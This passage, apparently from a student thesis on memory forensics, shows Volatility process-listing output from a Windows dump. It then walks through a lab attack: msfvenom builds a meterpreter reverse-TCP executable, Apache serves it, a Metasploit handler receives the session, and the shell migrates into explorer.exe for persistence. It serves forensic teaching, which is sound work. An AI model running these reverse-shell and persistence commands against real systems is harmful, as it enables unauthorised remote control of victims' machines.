
infosec@kali:~/Documents/diploma$

```

Figure 15: kdbgscan

```
volatility -f WIN-FSH5C63I214-20200705-125544.dmp --profile=Win10x64_15063 pslist -P
```

This command examines the memory file and show us the list of processes running at the time of capturing the memory. their respective process ID assigned to them and the parent process as well. The details about the threads, sessions, handles are also mentioned. The timestamp according to the start of the process is also displayed. This helps to identify whether an unknown process is running or was running at an unusual time.




```
infosec@kali: ~/Documents/diploma
0xffffbf89d25bd088 xe          4116    0 32770 ----- 1
0xffffbf89d0ee1308 xe          844    0 32770 ----- 1
0xffffbf89d2c612c8 xe        5936    0 32770 ----- 1
0xffffbf89d1c34088 xe        5672    0 32770 ----- 1
0xffffbf89d2de12c8 xe        3328    0 32770 ----- 1
0xffffbf89d223f088 xe        6020    0 32770 ----- 1
0xffffbf89d29a32c8 xe        4016    0 32770 ----- 1
0xffffbf89d24251c8 xe        4684    0 32770 ----- 1
0xffffbf89d2a9c4c8 xe        5088    0 32770 ----- 1
0xffffbf89d2ba4208 .exe      2116    0   4 ----- 1
0xffffbf89d0639648 ?>      453906 176562 527323 ----- 1
infosec@kali:~/Documents/diploma$
```

Figure 16: pslist - P

volatility -f WIN-FSH5C63I214-20200705-125544.dmp --profile=Win10x64_15063 psscan

This command examines the memory file and gives a detailed list of processes found in the memory dump. It can not detect hidden or unlinked processes.



```
infosec@kali: ~/Documents/diploma
0x0000bf89cfd58840 msedge.exe      0 4516 0x000000009f222000 2020-07-05 12:04:35 UTC+0000
0x0000bf89cfe0f840 DumpIt.exe      0 1948 0x000000009f3ba000 2020-07-05 12:55:44 UTC+0000
0x0000bf89cff096c0 msedge.exe      0 4516 0x00000000d7d6a000 2020-07-05 12:55:19 UTC+0000
0x0000bf89d0036780 SearchFilterHo 0 3204 0x0000000012bee000 2020-07-05 12:55:13 UTC+0000
0x0000bf89d0251080 msedge.exe      0 4516 0x00000000ad2af000 2020-07-05 12:07:42 UTC+0000
0x0000bf89d0738580 SearchProtocol 0 3204 0x00000000d95e5000 2020-07-05 12:55:13 UTC+0000
0x0000bf89d091f840 msedge.exe      0 4516 0x00000000c50de000 2020-07-05 12:55:19 UTC+0000
0x0000bf89d0ab3840 smartscreen.ex 0 608 0x00000000b25a9000 2020-07-05 12:55:22 UTC+0000
0x0000bf89d0e61080 SystemSettings 0 608 0x000000008cf43000 2020-07-05 12:20:26 UTC+0000
0x0000bf89d0ee1300 msedge.exe      0 4516 0x0000000024d8d000 2020-07-05 12:38:01 UTC+0000
0x0000bf89d0f0c080 conhost.exe     0 3468 0x00000000989d6000 2020-07-05 12:55:44 UTC+0000
0x0000bf89d15e5840 audiodg.exe    0 1480 0x00000000b88ef000 2020-07-05 12:55:05 UTC+0000
0x0000bf89d1c34080 msedge.exe      0 4516 0x00000000d16d3000 2020-07-05 12:45:46 UTC+0000
0x0000bf89d223f080 msedge.exe      0 4516 0x000000000b8c0000 2020-07-05 12:46:11 UTC+0000
0x0000bf89d24251c0 msedge.exe      0 4516 0x000000004282e000 2020-07-05 12:46:29 UTC+0000
0x0000bf89d25bd080 msedge.exe      0 4516 0x00000000096d24000 2020-07-05 12:33:27 UTC+0000
0x0000bf89d29a32c0 msedge.exe      0 4516 0x0000000008af6e000 2020-07-05 12:46:11 UTC+0000
0x0000bf89d2a9c4c0 msedge.exe      0 4516 0x00000000060c71000 2020-07-05 12:46:30 UTC+0000
```

Figure 17: psscan

volatility -f WIN-FSH5C63I214-20200705-125544.dmp --profile=Win10x64_15063 psxview

This command examines the memory file and aids in discovering hidden processes. This plugin compares the active processes indicated within psActiveProcessHead with any other possible sources within the memory image.

```

infosec@kali: ~/Documents/diploma
infosec@kali:~/Documents/diploma$ volatility -f WIN-FSH5C63I214-20200705-125544.dmp --profile=Win10x64_15063 psxview
Volatility Foundation Volatility Framework 2.6
Offset(P)      Name          PID  plist  psscan  thrdproc  pspcid  csrss  session  deskthrd  ExitTime
-----
0x0000000046944848      4000  True   False   False   False   False  False  False   False
0x000000002f7dd4c8  xe         616  True   False   False   False   False  False  False   False
0x00000000b468088  roker.    2296  True   False   False   False   False  False  False   False
0x00000000061341c8  e         536  True   False   False   False   False  False  False   False
0x000000001b211208  .exe     2116  True   False   False   False   False  False  False   False
0x0000000080449088  xe         4692  True   False   False   False   False  False  False   False
0x000000000aada608  y.exe    316  True   False   False   False   False  False  False   False
0x000000009ec9c848  xe         5852  True   False   False   False   False  False  False   False
0x000000004a866848  xe         4516  True   False   False   False   False  False  False   False
0x000000004a8cd088  exe     3276  True   False   False   False   False  False  False   False
0x00000000d9c38308  xe         844  True   False   False   False   False  False  False   False
0x0000000015fbd848  exe     1868  True   False   False   False   False  False  False   False
0x00000000060bc388  .exe     528  True   False   False   False   False  False  False   False
0x00000000325be848  .exe     1948  True   False   False   False   False  False  False   False
0x0000000016358408  .exe     1908  True   False   False   False   False  False  False   False
0x000000000b11f848  exe     416  True   False   False   False   False  False  False   False
0x00000000331de848  dexter.  3204  True   False   False   False   False  False  False   False
0x0000000015bc34c8  exe     1832  True   False   False   False   False  False  False   False
0x0000000004ee508  e         412  True   False   False   False   False  False  False   False
0x00000000021141848  v.exe   2340  True   False   False   False   False  False  False   False
0x00000000dd190088  e         344  True   False   False   False   False  False  False   False
0x00000000323f05c8  .exe    1764  True   False   False   False   False  False  False   False
0x0000000050f69608  w.exe   5748  True   False   False   False   False  False  False   False
0x0000000038cc3848  .exe    3424  True   False   False   False   False  False  False   False
0x00000000155c0088  exe     1820  True   False   False   False   False  False  False   False
0x0000000006e3fb2c8  xe     4016  True   False   False   False   False  False  False   False
0x00000000086ed688  exe     880  True   False   False   False   False  False  False   False
0x000000000486f2088  ost.exe  4308  True   False   False   False   False  False  False   False
    
```

```

infosec@kali: ~/Documents/diploma
0x00000000a5c72780  SearchFilterHo  0  False  True   False   False  False  False  False
0x0000000071a84080  msedge.exe     0  False  True   False   False  False  False  False
0x00000000095aac080  SystemSettings  0  False  True   False   False  False  False  False
0x00000000768e75c0  AvastUI.exe    0  False  True   False   False  False  False  False
0x0000000046638840  WmiPrvSE.exe  0  False  True   False   False  False  False  False
0x0000000009f158840  DumpIt.exe     0  False  True   False   False  False  False  False
0x00000000769ec5c0  msedge.exe     0  False  True   False   False  False  False  False
0x00000000a8bc7080  msedge.exe     0  False  True   False   False  False  False  False
0x000000002f7dd4c0  sihost.exe    0  False  True   False   False  False  False  False
0x00000000b468080  RuntimeBroker.  0  False  True   False   False  False  False  False
0x000000009ec9c840  msedge.exe     0  False  True   False   False  False  False  False
0x00000000068772080  conhost.exe   0  False  True   False   False  False  False  False
0x00000000045a9080  wininit.exe   0  False  True   False   False  False  False  False
0x000000005cf1c840  ApplicationFra  0  False  True   False   False  False  False  False
0x0000000006e49d840  svchost.exe   0  False  True   False   False  False  False  False
0x00000000097471080  msedge.exe     0  False  True   False   False  False  False  False
0x000000002ab7e840  msedge.exe     0  False  True   False   False  False  False  False
0x00000000d9c38300  msedge.exe     0  False  True   False   False  False  False  False
0x000000000b11f840  svchost.exe   0  False  True   False   False  False  False  False
0x00000000325be840  explorer.exe  0  False  True   False   False  False  False  False
0x00000000828f7080  msedge.exe     0  False  True   False   False  False  False  False
0x00000000021141840  aswEngSrv.exe  0  False  True   False   False  False  False  False
0x00000000093a5840  svchost.exe   0  False  True   False   False  False  False  False
0x000000001155c2c0  msedge.exe     0  False  True   False   False  False  False  False
0x00000000dd190080  csrss.exe     0  False  True   False   False  False  False  False
0x0000000038cc3840  SearchUI.exe  0  False  True   False   False  False  False  False
0x000000000aada600  wsc_proxy.exe  0  False  True   False   False  False  False  False
0x0000000006e3fb2c0  msedge.exe     0  False  True   False   False  False  False  False
0x00000000042c5f840  smartscreen.ex  0  False  True   False   False  False  False  False
0x000000000486f2080  fontdrvhost.ex  0  False  True   False   False  False  False  False
0x000000001b211200  WmiPrvSE.exe  0  False  True   False   False  False  False  False
0x00000000071f46c0  svchost.exe   0  False  True   False   False  False  False  False
0x00000000070e5840  dwm.exe       0  False  True   False   False  False  False  False
infosec@kali:~/Documents/diploma$
    
```

Figure 18: psxview

6.5. Experiment part 2

The scope of this part is to show the procedure of acquiring the memory sample and the basic digital forensic procedure using volatility. The setup as described in detail above is configured and running properly. At a high level we are going to create a malicious code and infect the victim machine. We will then capture the memory (RAM) of the victim machine and try to identify the malicious code.


6.5.1. Attack

Metasploit

Metasploit is software / tool that comes preinstalled with Kali Linux. It can be used to automate the exploitation process, generate shellcodes, use as a listener, etc. We are going to build a reverse TCP shell with Metasploit. In particular we will use msfvenom for creating a web shell in PHP and use Metasploit to get the session. It can create a reverse TCP connection to our machine.

Ifconfig

We run the ifconfig command just to make sure that everything is running smoothly. The below screenshot shows that that the attacker machine (kali Linux) is assigned the 192.168.1.10 ip address and the victim machine is assigned the 192.168.1.11 ip address.



```
infosec@kali:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.10 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::8b22:4e4d:3f51:9faf prefixlen 64 scopeid 0x20<link>
    ether ec:f4:bb:6a:36:00 txqueuelen 1000 (Ethernet)
    RX packets 566411 bytes 835208092 (796.5 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 272354 bytes 21515282 (20.5 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 20 memory 0xf7c00000-f7c20000

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 152 bytes 9382 (9.1 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 152 bytes 9382 (9.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.11 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::2b8f:d1a4:744c:75f0 prefixlen 64 scopeid 0x20<link>
    ether 80:00:0b:26:2b:09 txqueuelen 1000 (Ethernet)
    RX packets 1641 bytes 404834 (395.3 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 236 bytes 24244 (23.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

infosec@kali:~$
```

Figure 19: ip addresses


msfvenom

First, we use msfvenom to create our shell. This tool is packed with the Metasploit framework and can be used to generate exploits for multi-platforms such as Android, Windows, PHP servers, etc. The following is the syntax for generating an exploit with msfvenom

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.10 -f exe > /var/www/html/fun.exe
```

```
service apache2 start
```

This command will launch the apache server in the attacker machine. The apache server job is to establish a connection between a server and the browsers of website visitors (Firefox, Google Chrome, Safari, etc.) while delivering files back and forth between them (client-server structure). Apache is a cross-platform software; therefore it works on both Unix and Windows servers.

A terminal window titled 'infosec@kali: ~' showing the execution of msfvenom and service start commands. The terminal output is as follows:

```
infosec@kali:~$ sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.10 -f exe > /var/www/html/fun.exe
bash: /var/www/html/fun.exe: Permission denied
infosec@kali:~$ sudo chown -R $USER:$USER /var/www
[sudo] password for infosec:
infosec@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.10 -f exe > /var/www/html/fun.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
infosec@kali:~$ service apache2 start
infosec@kali:~$
```

Figure 20: generating the exploit & starting the apache server

Msfconsole

This command will launch the msfconsole

```

infosec@kali: ~
d88 d8 78 88b 88b 88b ,88b .os$$$$*~ ?88,.d88b, d88 d8P' ?88 88P `?8b
d88' d88b 8b`?8888P`?8b`?88P'.aS$$$$Q*~`?88' ?88 ?88 88b d88 d88
      .a$$$$$$$"
      ,s$$$$$$$"      888888P' 88n      _.,,;ass;;
      .a$$$$$$$P"      d88P'      ., .ass#$$$$$$$$$$$$$$$$$'
      .a$###$$$P"      _.,,-aqsc#$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$'
      ,a$###$$$P" _.,-ass#$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$###SSSS'
      .a$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$#=-~'^^/$$$$$$'
-----,8$$$$$$'-----
      ll66$$$$'
      .;ll6666'
      ...;llll6'
      .....;llll;.....
      .....;llll;.....
      .....;llll;.....

      =[ metasploit v5.0.95-dev ]
+ -- --=[ 2038 exploits - 1103 auxiliary - 344 post ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops ]
+ -- --=[ 7 evasion ]

Metasploit tip: View a module's description using info, or the enhanced version in your browser with info -d

msf5 >

```

Figure 21: msfconsole

Starting a Command-and-Control (C&C) Server

```

use multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 0.0.0.0
exploit

```

We execute these commands to start a C&C listener and Metasploit starts a "reverse TCP handler", as shown below.

```

infosec@kali: ~
      .;ll6666'
      ...;llll6'
      .....;llll;.....
      .....;llll;.....

      =[ metasploit v5.0.95-dev ]
+ -- --=[ 2038 exploits - 1103 auxiliary - 344 post ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops ]
+ -- --=[ 7 evasion ]

Metasploit tip: View a module's description using info, or the enhanced version i
n your browser with info -d

msf5 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 0.0.0.0:4444
^@^@^@^@

```

Figure 22: Setup of a C&C listener


Running the Malware on the Target Machine

On the target Windows machine, we open a Web browser and open this URL, replacing the IP address with the IP address of our Kali machine:

`http://172.16.1.203/fun.exe`

The file "fun.exe" downloads. We bypass any warning boxes, double-click the file, and allow it to run.

Note: Antivirus and/or similar protection means like Windows Defender might identify and block this file. In the context of this experiment, we assume that this file is downloaded and executed as other ordinary non malicious files would do. There are various evasion technics to bypass antivirus software which are out the scope of this experiment. On your Kali machine, a meterpreter session opens, as shown below.



```
infosec@kali: ~  
.....;lll;.....  
.....;lll;.....  
[  
  = [ metasploit v5.0.95-dev ]  
+ -- -- [ 2038 exploits - 1103 auxiliary - 344 post ]  
+ -- -- [ 562 payloads - 45 encoders - 10 nops ]  
+ -- -- [ 7 evasion ]  
Metasploit tip: View a module's description using info, or the enhanced version in your browser with info -d  
msf5 > use multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp  
PAYLOAD => windows/meterpreter/reverse_tcp  
msf5 exploit(multi/handler) > set LHOST 0.0.0.0  
LHOST => 0.0.0.0  
msf5 exploit(multi/handler) > exploit  
[*] Started reverse TCP handler on 0.0.0.0:4444  
^@^@^@ [*] Sending stage (176195 bytes) to 192.168.1.10  
[*] Meterpreter session 1 opened (192.168.1.10:4444 -> 192.168.1.10:59698) at 2020-06-30 00:16:14 +0300  
meterpreter > [ ]
```


Figure 23: Open of meterpreter session

Migrating to a Different Process

The Metasploit shell is running inside the "fun.exe" process. If the user closes that process, or logs off, the connection will be lost. To become more persistent, we'll migrate to a process that will last longer. At the meterpreter > prompt, execute this command:

`migrate -N explorer.exe`

Note: Migration is unreliable. It may succeed, but it may time out. If it times out we need to exit existing sessions both in the attacker and victim machine and restart the entire procedure. The migration should succeed, as shown below.



```
infosec@kali: ~  
=[ metasploit v5.0.95-dev ]  
+ -- --=[ 2038 exploits - 1103 auxiliary - 344 post ]  
+ -- --=[ 562 payloads - 45 encoders - 10 nops ]  
+ -- --=[ 7 evasion ]  
  
Metasploit tip: View a module's description using info, or the enhanced version in your browser with info -d  
  
msf5 > use multi/handler  
